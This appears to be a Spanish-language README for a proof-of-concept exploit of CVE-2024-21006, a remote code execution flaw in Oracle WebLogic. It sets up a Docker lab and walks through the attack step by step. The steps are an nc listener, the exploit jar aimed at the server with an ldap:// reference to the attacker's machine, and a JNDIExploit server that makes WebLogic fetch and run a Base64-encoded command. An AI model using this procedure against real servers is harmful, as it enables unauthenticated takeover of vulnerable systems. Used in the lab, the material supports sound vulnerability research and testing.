 d3fudd/cve-2024-21006_poc
Ejecución remota de código (RCE) - Oracle WebLogic 12.2.1.3.0

CVE-2024-21006 es una vulnerabilidad crítica de Remote Code Execution (RCE) que afecta a Oracle WebLogic Server. La falla está relacionada con el uso inseguro del protocolo IIOP (Internet Inter-ORB Protocol) y JNDI (Java Naming and Directory Interface), permitiendo que un atacante remoto no autenticado ejecute código arbitrario en el servidor afectado, a través de una referencia maliciosa JNDI.
Configure el entorno:
docker-compose up -d
Para acceder a la Shell de Kali:
docker exec -it cve-2024-21006_poc-kali-1 /bin/bash
Para acceder a la Shell de WebLogic:
docker exec -it cve-2024-21006_poc-weblogic-1 /bin/bash
Para acceder a la Shell de ExploitBox:
docker exec -it exploitbox /bin/bash

En esta etapa, tenemos una instancia de WebLogic 12.2.1.3.0 ejecutándose localmente: http://127.0.0.1:7001/console/login/LoginForm.jsp
En Kali:
nc -vnlp 1389
En ExploitBox:
java -jar CVE-2024-21006.jar <IP do WebLogic> 7001 ldap://<IP do Kali>:1389

Vea que el Kali recibió la conexión proveniente de WebLogic:

En Kali, inicie JNDIExploit:
cd /exploit
java \
--add-exports java.xml/com.sun.org.apache.xalan.internal.xsltc.runtime=ALL-UNNAMED \
--add-exports java.xml/com.sun.org.apache.xalan.internal.xsltc.trax=ALL-UNNAMED \
--add-exports java.xml/com.sun.org.apache.xalan.internal.xsltc=ALL-UNNAMED \
--add-exports java.xml/com.sun.org.apache.xml.internal.serializer=ALL-UNNAMED \
-jar JNDIExploit/JNDIExploit-1.3-SNAPSHOT.jar -i <IP do Kali>

En ExploitBox, ejecute el exploit:
java -jar CVE-2024-21006.jar <IP do WebLogic> 7001 "ldap://<IP do Kali>:1389/Basic/Command/Base64/<Comando em Base64>"

En Kali, vea que recibimos la solicitud:

En WebLogic, vea que el comando se ejecutó y el archivo se creó con éxito: